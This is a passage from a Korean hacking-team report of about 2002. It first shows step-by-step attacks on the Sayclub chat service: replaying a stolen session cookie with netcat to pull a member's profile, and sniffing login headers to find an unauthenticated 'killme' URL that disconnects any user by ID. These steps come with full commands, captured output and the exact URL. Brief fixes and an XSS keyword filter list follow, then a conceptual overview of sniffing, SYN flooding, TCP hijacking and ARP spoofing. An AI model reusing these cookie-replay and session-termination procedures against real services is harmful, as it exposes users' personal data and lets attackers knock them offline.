위의 페이지 URL 중에서 우리가 도용한 쿠키값의 회원ID로 캡쳐하고 싶은 페이지는 바로 프로필 정보가 담긴 페이지이다. 그렇다면 요청해야할 MIME 헤드는 아래와 같다.


```
PUT http://my.sayclub.com/profile.nwz HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: SayClub
Host: www.sayclub.com
Content-Length: 143
Cache-Control: no-cache
Cookie: [도용한 쿠키값]
```

이 헤드값을 리눅스에서 data 파일로 저장하고, nc(넷캣) 툴을 이용하여 헤드값을 보내고..
요청에 따른 응답데이타를 profile.htm 으로 저장할 것이다.

```
[root@Younix OH]# cat > data
PUT http://my.sayclub.com/profile.nwz HTTP/1.1

Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: SayClub
Host: www.sayclub.com
Content-Length: 143
Cache-Control: no-cache
Cookie: [도용한 쿠키값]
[Ctrl + c]
[root@Younix OH]# nc sayclub.co.kr 80 < data > profile.htm
// 잠시 기다림
[root@Younix OH]# // 쉘이 떨어졌다
[root@Younix OH]# ls -al profile.htm
-rw-r--r--    1 root     root           83  5월  6 14:53 profile.htm
```

아래는 profile.htm을 열어본 화면이다.
회원 정보가 노출되는 것을 볼 수 있다. 하지만 캡쳐된 페이지 이기 때문에, 비밀번호 변경을 눌러도 오류만 뜰뿐이지. 실제적인 작업을 하지는 못한다.

그런 작업을 가능하게 하려면, 쿠키값을 임의로 넘길수 있는 웹브라우저를 만들어야할 것이다.. :=)



세이클럽 XSS 공격은 이런방식으로 이루어진다.
만약 더 자세한 정보를 원한다면, google.co.kr 검색을 이용하라.

8x24. 취약점 해결법(by US)

※ 타키 이용자 = 링크를 클릭시에는 마우스 오른쪽 버턴을 눌러 등록정보의 URL 을 확인하고, 만약, 쿠키가 외부로 누출된거 같은 의심이 들때는 아주아주 날렵하게 브라우저를 종료한후 다시켜서 사용하면 안전하다고 볼수도 있다.

※ 세이클럽 관계자 = XSS 가 작동하는 Hole(구멍)이 더 있을것으로 사료되는데, 되도록 필터링을 잘하시는게 좋겠다. 예를 들면 아래와 같은 문자들..

```
% = 아스키 사용불가능
script = 스크립트 불가능
cookie = 쿠키사용 불가능
http:// = 페이지 요청금지 -필요에 따라 열어둠(세이환경상)
ftp:// = 페이지 요청금지
location = 로케이션 메소드 금지
..
..
```

```
[root@Younix OH]# ls -al
```

```
drwxr-xr-x    2 root     root         4096  5월  6 14:53 .
drwxr-x---   20 root     root         4096  5월  6 14:35 ..
-rw-r--r--    1 root     root            0  5월  6 14:53 Connection
-rw-r--r--    1 root     root            0  5월  6 14:53 Cut
-rw-r--r--    1 root     root            0  5월  6 14:53 Disclosure
-rw-r--r--    1 root     root            0  5월  6 14:53 Sayclub
-rw-r--r--    1 root     root            0  5월  6 14:53 The
-rw-r--r--    1 root     root            0  5월  6 14:53 URL
-rw-r--r--    1 root     root            0  5월  6 14:53 against
```

```
[root@Younix OH]#
```

8x30. Cut The Connection URL Disclosure against Sayclub

8x31. 세이클럽 회원로그인 세션 끊기?

세이클럽은 한국네티즌들이 대중적으로 사용하는 웹채팅/모임 커뮤니티 사이트이다. 로그인된 세션을 끊어버려, 접속을 끊기게하는 취약점을 소개하고자 한다.

세이클럽은 http://www.sayclub.co.kr 로 회원가입한후 로그인하여 사용할수 있는데, 로그인시에 동일한 아이디가 이미 로그인 되어있다면, 이미 접속된 세션을 끊을것인지 확인하는 창이 뜨게된다. “확인”을 누르면 Killme.nwz 라는 스크립트를 호출하여 실제 작업을 수행한다. 이 Killme.nwz 는 로그인되지 않은 사용자에게서 작동하는 스크립트이기 때문에, 별다른 인증없이도 어떻게 호출되어 지는지만 안다면, 아이디를 대입해서 세션을 맘껏 끊을수 있는 것이다.

하지만, 그 URL을 웹브라우저상으로는 알수없도록 막아놓았는데, 네트워크 상에 오가는 데이터를 캡쳐하는 스니퍼(Sniffer) 툴을 사용하여 어떤 MIME 헤드를 보내면, 인증을 처리하게되는지 알게 되었다. 결과적으로 Killme.nwz 호출하는 URL 은 그대로 노출되어졌다. 이제, 실제 어떠한 과정으로 드러나게 되었는지 자세히 알아보자!

8x32. 회원로그인 MIME 헤드 분석(by 스니핑)

```
-------------------세이클럽 로그인 요청 MIME 헤드---------------------
POST /global/login.nwz HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: SayClub
Host: www.sayclub.com
Content-Length: 143
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: RMID=3d4be9363d6aedc0; Grade=C; ConnectionInfo=
usrid=[회원아이디]&passwd=[비밀번호]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&key=
[회원아이디]112660640&myip=211.233.47.194&myport=4483&admin_index=0
```

```
-------------------------------------------------------------------
```

- usrid: 회원 아이디
- passwd: 회원 비밀번호
- pageurl: 인증성공후에 표시할 페이지 URL
- key: 인증키(<아이디><숫자> 구성되며, 숫자는 임의지정)
- Myip: 연결한 서버 IP(211.233.???.??? 대역내에서 임의지정)
- Myport: 연결할 포트(임의지정)

어떤 MIME 헤드 값을 가지고, 회원인증을 하는지 알아보았다.

8x33. 실제 테스트(by Netcat)

실제 테스트는 다음과 같은 순서로 이루어진다.

Step 1) 패킷스니퍼를 켜고 캡쳐 버턴을 누른다.
Step 2) 웹브라우저로 세이클럽에 로그인한다.
Step 3) 로그인시의 MIME 헤드로 넘기는 데이터를 문자열로 캡쳐한다
Step 4) 웹브라우져를 켜둔채로, 그 MIME 헤드를 이용해 nc 로 접속시도한다.
Step 5) 이미 접속된 아이디이므로, 재접속 페이지의 URL 이 노출된다.
Step 6) 알아낸 Killme.nwz URL로 웹브라우저상에서 페이지를 요청한다.
Step 7) 해당 아이디의 접속이 끊어진다.


Step 3까지는 스니퍼 관련 문서를 보시기 바라며,
Step 4부터 어떻게 해야하는지 보자.

```
[root@Younix OH]# cat > data [Enter]
// 이곳에 캡쳐한 MIME 헤드 값 붙여넣기
[Ctrl+c]

[root@Younix OH]# ls -al data
-rw-r--r--    1 root     root            0  5월  6 14:31 data
[root@Younix OH]#

[root@Younix OH]# nc sayclub.co.kr 80 < data > capture.htm
// nc 로 세이클럽의 80포트 웹서버에 접속
// data 안의 내용(MIME헤드) 보낸다
// 헤드요청후 돌아오는 데이터를 capture.htm 으로 저장

[root@Younix OH]# ls -al capture.htm
-rw-r--r--    1 root     root          161  5월  6 14:35 capture.htm
[root@Younix OH]# cat capture.htm
// 캡쳐된 파일을 열어보면 Killme.nwz 호출하는 URL이 보여질 것이다.
// 오류페이지나 보이지 않는다면, 두세번 다시 캡쳐를 시도한다.
```

```
 HTTP/1.1 200 OK
```

```
  Date: Wed, 06 Nov 2002 10:25:53 GMT
  Server: Apache/1.3.26 (Unix) mod_ssl/2.8.9 OpenSSL/0.9.6g
  P3P: CP="NOI DSP DEVa TAIa OUR BUS ONL UNI", policyref=http://www.sayclub.com/w3c/p3p.xml”
  Cache-Control: no-cache, private, must-revalidate
  Pragma: no-cache
  Keep-Alive: timeout=15, max=100
  Connection: Keep-Alive
  Transfer-Encoding: chunked
  Content-Type: text/html; charset=euc-kr

  1a6
  <script>
    var exp = new Date ();
    exp.setTime (exp.getTime () - 1000);
    document.cookie = 'MailInfo=; domain=sayclub.com; path=/; expires=' + exp.toGMTString ();
  </script>

  <script>
    var exp_ck = new Date ();
    exp_ck.setTime (exp_ck.getTime () + 60000);
  document.cookie          =          'ClientInfo=YToxOntzOjc6Im이부분은생략합니다SI7fQ%3D%3D;
domain=sayclub.com; path=/; expires='+exp_ck.toGMTString();</script>
  <!-- PASS -->

  e
  <!-- NICK -->

  174
  <!--ALREADY_LOGIN--><script>multilogin_handler("[id]","javascript:window.open('http://www.sa
yclub.com/global/killme.nwz?usrid=[id]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&SAYR_M
YIP=211.233.47.87&SAYR_MYPORT=3151&admin_index=0
  &ctime=1036578353&ckey=이부분은 생략합니다
  ,'_killme','scrollbars=no,resizable=yes,width=300,height=200');");</script>

  0
```

[root@Younix OH]#
이것으로 Killme.nwz 파일명과 어떻게 호출이 되는지 밝혀졌다.
그것은 아래와 같다.
http://www.sayclub.com/global/killme.nwz?usrid=[끊을 ID]&pageurl=http%3A%2F%2Fwww.sayclub.com%2Findex.nwz&SAYR_MYIP=211.233.47.87&SAYR_MYPORT=3151&admin_index=0
웹브라우저 상에서 시도해본결과, 웹채팅세션과 타키메신저가 종료되었다.



접속끊김 결과 :)

이 페이지가 KILLME 요청한 페이지입니다.


8x34. 취약점 해결법(by 세이클럽 운영자)

여러 가지 해결방법이 존재한다 몇가지만 예를들어보자!

1 More) 재접속 페이지를 삭제한다.

2 More) 재접속 페이지를 이중으로 한뒤, 실제로 끊는 작업을 하는 스크립트를 숨기고, 그 페이지의 요청은 특정IP(세이클럽에서지정한)가 아니면 접근하지 못하게 만든다.

3 More) 자바 함수파일을 따로 만들고, 그 함수로 호출하되.. 경로가 드러나도, 요청하는데 여러 값을 검사해서, 요청을 까다롭게 만들어둔다.



9x00. Dalgona's Part

By Dalgona
zwsonic@shinbiro.com

9x10. 네트워크를 통한 칩입 및 공격 유형 분석

9x11. 들어가기에 앞서...

그 동안 많은 책과 논문들, 그리고 인터넷에 산재되어 있는 많은 문서들을 보면서 보안이라는 것을 접하게 되었다. 이 보안이라는 것이 공부를 하면 할수록 많은 카테고리를 가지고 있어서 이것들을 다 소화해 내기란 사실상 너무 힘든 일이었다. (물론 본인은 그 중 하나라도 잘 하는 것은 없다.)

흔히 보안이라고 하면 불특정 대상의 크래킹에 대한 방어로 알고 있다. 가볍게 생각하면 그게 맞는 말일 수도 있다. 하지만 필자는 그렇게 생각하지 않는다. 필자가 생각하는 보안이라는 것은 **네트웍 혹은 로컬 사용자로부터 시스템을 보호하고, 안전한 정보 교류를 위한 조치**라고 말하고 싶다. 이렇게 정의를 하고 나니 보안이라는 영역이 또한 넓어 보이게 되었다. 네트웍과 로컬 사용자로부터 시스템을 보호하는데 있어서는 각종 서버 프로그램 및 어플리케이션의 설정에 이상이 없는지 항상 체크를 해야하고, 버그 패치를 지속적으로 해 주어야 하며 시스템 상태를 모니터링 하거나 모니터링을 하는 툴을 작동시켜야 한다. 두 번째 안전한 정보 교류를 위해서는 신뢰성을 갖추어야 하고 이러한 방법으로는 인증서나 서명 등을 필요로 하게 된다. 또한 이것을 바탕으로 암호화된 데이터를 주고받을 필요가 있을 것이다.

본 보고서는 이러한 많은 보안 조치 중에서 네트워크에 물린 시스템 보호를 위해 우리가 우려하는 침입 및 공격 유형을 분석하여 침입 탐지 시스템이나 혹은 서버 프로그램 및 어플리케이션의 제작에 도움이 되고자 한다.

이 보고서는 wowhacker.org overhead team의 프로젝트로 만들어지게 되었다.

9x12. 네트워크 이해하기

본인은 대학원에서 공부를 하는 중이다. 연구실 담당 교수님의 전공은 망관리이고 연구실에 보안에 대해 공부를 하게 된 것은 망관리를 하다보니 보안이 필요하게 되었고 그렇게 연구를 하다보니 본인 같이 보안에 관심있는 자(오로지 관심만)를 받아들이게 되었다. 그래서 네트워크에 대해서는 조금 아는 편이라 기술해 보고자 한다.


우리는 네트워크라는 말보다 인터넷이라는 말을 더 쉽게 사용한다. ‘인터넷이 되는 컴퓨터’, ‘인터넷에서’, ‘인터넷 작동 중’, ‘인터넷 사용가능’ 등등의 말을 사용하게 되는데 여기서 말하는 인터넷은 말 그대로 inter(내부)net(네트워크) (하나로 묶어준다)이라는 의미이다. 세계 곳곳에 존재하고 있는 많은 네트워크를 거대한 망을 통해 서로 연결이 가능하게 해 주는 것이 인터넷인 것이다. 따라서 인터넷에 접속 가능한 머신은 언제나 외부에 노출되어 있는 것이고 외부와 연결되어 있는 것이다. 외부에 노출이 되어 있다보니 조금 더 안전한 사용을 위해 방화벽이라는 것을 사용하고 각종 암호화 프로토콜(SSL, SSH등등)을 이용하여 인터넷을 통과하여 서로간의 정보를 주고받고 있다.

그러면 우리가 사용하는 로컬 네트워크는 어떤가? 본인이 사용하는 네트워크는 보라넷으로부터 서비스를 받고 있다. (학과에 하나의 C class가 배당되어 있어 조금 부족함을 느끼지만 그래도 사용할 만하다.) 그리고 이더넷과 토큰링이 함께 존재한다. 연구실까지는 스위칭 허브를 이용하고 있으며 연구실 내에서는 더미 허브를 사용한다. 스위칭 허브의 특성상 포트 상에 존재하는 MAC address로 패킷을 전달해 주기 때문에 본인의 컴퓨터에서 패킷을 모니터링 해 봤자 연구실 사람들 패킷밖에 잡을 수가 없다. (더미 허브는 스위칭을 안 한다. 브로드 캐스팅을 한다.) 따라서 안전하다고 할 수 있을지 모르나 그렇지 않은 게 사실이다. 세상이 그만큼 위험해 졌다는 말일 수도 있다. 스위칭 허브를 속여 패킷 전송 포

트를 바꿀 수도 있고 또한 송신자와 본인 사이의 라우터들이 모두 스위칭이 가능하다는 보장도 없는 것이다. 이더넷이라는 것이 바로 이런 버스 구조를 가지고 있기 때문에 데이터는 같은 선상에 있는 모든 머신들에게 전달이 되고 다른 머신들은 그 데이터를 보려고 마음만 먹으면 얼마든지 볼 수 있게 되는 것이다. 그 외 ADSL, ISDN, PPP등의 접속 방법도 결국 같은 방식이기 때문에 자세한 설명은 하지 않도록 하겠다.(더 위험하다는게 사실이다.)

9x13. 유형들

네트워크를 통한 공격 및 침입 유형은 매우 다양하다. 우선 여기서는 공격 유형을 알아보도록 하겠다.



(이 그림은 본인의 지도 교수님의 강의 자료에서 발췌한 것임)

(a)그림은 일반적인 데이터 전송 형태이다.
(b)는 차단하기라고 번역할 수 있는데 송신자가 목적지를 향해 데이터를 전송했지만 중간에 차단을 당함으로써 데이터 전송이 이루어지지 못한 것이 된다. 대표적인 공격은 DoS공격, Source Routing이 있다.
(c)는 가로채기라고 번역할 수 있는데 송신자가 목적지를 향해 데이터를 전송하는 과정에 악의 사용자가 데이터를 훔쳐보는 행위이다. 이것은 목적지의 수신자나 데이터를 전송하는 송신자 모두 현 상태에서는 피해가 없다. 해당 공격 방법에는 packet sniffing이 대표적이다.
(d) 그림은 변조라고 번역할 수 있는데 송신자가 데이터를 보내면 중간에 가로채서 그 데이터를 조작한 다음 송신자가 보낸 것처럼 수신자에게 전달하는 방법이다. 해당 공격 방법으로는 TCP hijacking, Source Routing, ARP attack, domain name modification등이 있다.
(e) 위장이라고도 할 수 있는데 송신자는 가만히 있지만 수신자에게는 송신자가 보낸 것처럼 꾸며 거짓 데이터를 보내는 행위이다. IP spoofing, TCP hijacking등이 있다.

9x140. 유형 분석

위에 살펴본 공격 유형에 대한 원리를 알아보자

9x141. packet sniffing

가장 많이 사용하는 공격 형태일 것이다. 이것은 네트워크 인터페이스 카드를 promiscuous mode(무작위 모드)로 동작하게 해서 자신의 MAC address가 아닌 다른 MAC address로 가는 데이터라도 모두 읽어 들이게 하는 방법을 이용한 것이다.

마이크로 소프트의 윈도우즈 시스템에서는 WinPCap이라는 라이브러리를 다운로드 하여 설치하고 그것을 이용한 sniffer 등을 작동시킴으로 해서 툴을 사용할 수 있다. 그 외 WinPCap은 소스코드가 공개되어 있으므로 해커는 입맛에 맞는 스니핑 툴을 만들 수도 있다.(다음에 기회가 된다면 WinPCap에 대한 보고서를 작성하도록 하겠다) 그리고 유닉스 계열 시스템에서는 libPcap이라는 라이브러리를 이용할 수 있는데 대표적인 것이 tcpdump이다.

이렇게 패킷을 스니핑 한다고 해서 모든 데이터를 모니터링 할 수 있는 것은 아니다. 대부분의 툴들은 패킷을 수집하여 순서대로 나열하고 패킷 내용을 hexa코드와 아스키 코드로 보여 주기만 하는데 진정 쓸만한 툴을 만들려면 라이브러리를 이용해 패킷을 수집하고 목적지 address와 송신지 address, port 번호, sequence 번호 등을 바탕으로 패킷을 재조립하는 툴이 있어야 완성된 데이터를 얻어 낼 수 있다.

또한 100Mbps의 이더넷 환경이라면 최대로 봤을 때 초당 10Mbyte 정도의 데이터가 들어오게 되는데 이것을 모두 핸들링 하는 것은 거의 불가능하다(실질적으로 제대로 잘 짜여진 툴이 아니라면 많은 패킷을 놓치고 있다). 따라서 원하는 패킷만을 사용하도록 필터링 과정을 넣어 주어야 하며 필터링을 통해 들어온 데이터는 비교적 양이 적기 때문에 실시간 핸들링도 가능하게 된다.

패킷 스니핑에 대한 내용은 여기서 마칠까 한다. OverHead의 BokDong2님이 진행중인 프로젝트 문서에 많은 설명이 되어 있으므로 참고하길 바란다.

9x142. TCP sync flooding

이 방법은 이 시대 최고의 해커라고 불리 우는 Mitnick이 사용했던 방법으로 아직까지 뚜렷한 대응책을 못 내고 있는 공격이다. Mitnick이 사용했던 공격 패턴은 두 가지 인데 하나는 TCP sync flooing이고 하나는 TCP hijacking이다.

TCP connection이 이루어지기 위해서는 3-way handshaking이 먼저 이루어 진다.

A, B간의 통신이라 한다면

- A가 연결 요청을 위해 SYN 패킷을 보내게 된다. 이것은 A, B간의 세션을 만들기 위한 것으로 TCP header의 Sequence number 필드 값을 정하기 위해 SYN bit을 set해서 보내는 패킷이다.
- A의 SYN 패킷을 받은 B는 이 요청을 승낙하기 위해 SYN/ACK 패킷을 보내는데 이 패킷은 A가 보낸 Sequence number+1의 값을 가진다.
- A가 ACK를 받으면 B의 SYN/ACK에 대한 ACK를 보내고 이로써 두 연결사이에 세션이 이루어지게 되는 것이다.

이렇게 세 개의 패킷이 지나가고 나면 두 종단간의 연결이 설정되게 되고 TCP를 이용한 어플리케이션


들은 이 연결을 타고 데이터를 주고받게 된다.(이 연결은 FIN bit이 set된 FIN 패킷을 주고받고 나면 끊어지게 된다)

모든 서버 프로그램은 대기 큐(Listening queue)라는 큐를 가지고 있다. 이것은 클라이언트가 서버로 요청을 보내면 서버는 이 요청을 받아들이기 위해 요청을 큐에 저장하고 큐에 들어온 요청을 순서대로 처리해서 서비스를 한다. 이 큐의 크기는 중소규모 서버는 5~10, 대형 서버의 경우 20~30 정도의 크기를 가진다.(소켓 프로그래밍을 해 본 사람은 쉽게 이해할 것이다) TCP sync flooding은 바로 이 큐를 꽉 차게 만들어 더 이상 서비스를 처리하지 못하게 만드는 것이다.

공격자는 존재는 하지만 현재 응답할 수 없는 상황에 있는 머신의 IP로 가장해(먼저 다른 DoS공격을 하던지의 선처리를 한다) SYN 패킷을 보내게 되고 서버는 SYN/ACK를 보낸다. 하지만 SYN/ACK를 받아야 할 머신이 응답할 수 없는 상황이므로 이에 대한 ACK를 받지 못하고 서버는 큐에서 계속 이 응답을 기다리게 되는 것이다. 이렇게 처리하지 못하는 패킷이 큐에 계속 쌓이게 되고 결국은 서버는 더 이상 서비스를 하지 못하게 된다.

대표적인 공격은 2000년 2월 야후에 대한 DoS공격을 들 수 있다.

9x143. TCP Hijacking




이 공격은 공격자가 TCP 세션을 가로채는 방법이다.

A와 B가 서로 정상적인 통신을 하고 있다. 공격자 C는 둘 사이의 통신을 지켜보고 있다. 여기서 공격자가 주목하는 사항은 바로 TCP header의 sequence number와 Flag값이다.

곧바로 이야기하자면 C는 B를 공격하기 위해 둘 사이의 sequence number를 가로채서 자신이 원하는 데이터를 전송하는 것이다. 많은 방화벽들은 속도 향상을 위해서 연결 시작 패킷에 대해서만 필터링을 적용하고 그 이후에 주고받는 데이터는 일단 세션이 형성되었으므로 필터링을 최소화한다. 따라서 연결


설정된 틈을 비집고 들어가는 것이다.



B는 지금 sequence number 10000번을 보내야 할 차례인데 C가 이것을 20000으로 보내 버리는 것이다. 그러면 A는 이상하게 생각하고 다시 10000번을 보내달라고 한다. C는 B에게 A가 20000번을 보내달라고 한다고 A로 위장해서 요청을 보낸다. B는 20000번의 데이터는 window 사이즈를 벗어나는 데이터이기 때문에 연결을 Reset하게 되고 C는 이제 B인 것처럼 위장해서 10000번의 sequence number를 붙인 데이터를 보낸다. 이 시점은 공격자가 원하는 아무 때라도 가능하다. 연결이 시작될 때에나 혹은 연결이 종료할 때, 데이터가 한참 전송되고 있는 경우라도 상관없다. 만약 B가 A로 파일을 전송하는 중이라고 하고 어떤 데이터가 전송될지 예측할 수 있다면 바이러스나 백도어를 삽입하여 전송하는 것도 가능하게 되는 것이다. 원하는 데이터 전송이 마치면 C는 다시 A, B가 연결이 되도록 해 줄수도 있고 그냥 연결을 종료시켜버릴 수도 있다.

또한 믿을 수 있는 host에 대한 r-service에 대해 연결 사이에 들어감으로 해서 r-service를 이용할 수도 있다.

9x144. Source Routing



이 방법은 라우터간의 라우팅 정보 전송을 이용하는 방법이다. 각 라우터들은 라우팅 정보를 주기적으로 갱신하게 되는데 이 때 정보는 일반적인 UDP packet을 이용한다. 따라서 A와 B가 통신을 하려하고 C는 공격자이고 D를 라우터라고 한다면 A는 B에게 데이터를 보내기 위해서 D에게 패킷을 내보내게 된다. C는 B에게 전달되는 데이터를 변조할 계획을 하고 있으므로 패킷을 가로채야 하는데 이를 위해서 D에게 ‘나는 라우터이다. B에게 데이터를 보내려고 한다면 나한테 보내면 빨리 보낼 수 있다‘라는 의미의 packet을 보내게 되는 것이다. 그러면 D는 B로 가는 데이터는 C에게 전달하게 될 것이고 C는 이 데이터를 변조한 다음 B로 가는 라우터에게 전달해 주게 된다.

라우팅 테이블을 갱신하는 작업은 최신의 데이터가 무조건 overwrite되기 때문에 어려움 없이 가능하다. 하지만 최신의 라우터는 서로간의 인증절차를 거치는 기능을 갖기도 하는데 구형의 라우터에는 아직도 잘 먹힌다. 그리고 이러한 인증절차 역시 기존의 라우터를 이용한다면 뚫을 수 있다.

9x145. ARP attack

이것은 수신자를 대신해 자신이 데이터를 받아 내는 방법이다. 머신이 부팅을 시작하면 게이트웨이(혹은 라우터)에게 내 IP는 123.123.123.123이고 MAC address는 aa:aa:aa:aa:aa:aa라고 ARP packet을 보내게 된다. 그러면 게이트웨이는 테이블에 이 사항을 기록해 두고 123.123.123.123에게 보내 줘야할 패킷이 들어오면 aa:aa:aa:aa:aa:aa에게 데이터를 보내게 된다. 하지만 일정 시간이 지나면 테이블을 갱신해야 하는데 이 때 게이트웨이는 '123.123.123.123이 누고? MAC address는 뭐고?'라고 묻는 ARP request를 서브넷에 뿌린다. 그러면 123.123.123.123은 자신의 MAC address를 알려주기 위해 '내가 123.123.123.123이고 MAC address는 aa:aa:aa:aa:aa:aa이다'라고 ARP response를 보내게 된다. 하지만 이 정보 역시 최신 정보가 overwrite되기 때문에 공격자는 123.123.123.123이 ARP response는 보내고 난 후 자신이 '내가 123.123.123.123이고 MAC address는 aa:aa:aa:aa:aa:ab다'라는 최신 정보를 전송해버린다. 그러면 게이트웨이는 최신의 것을 신뢰하므로 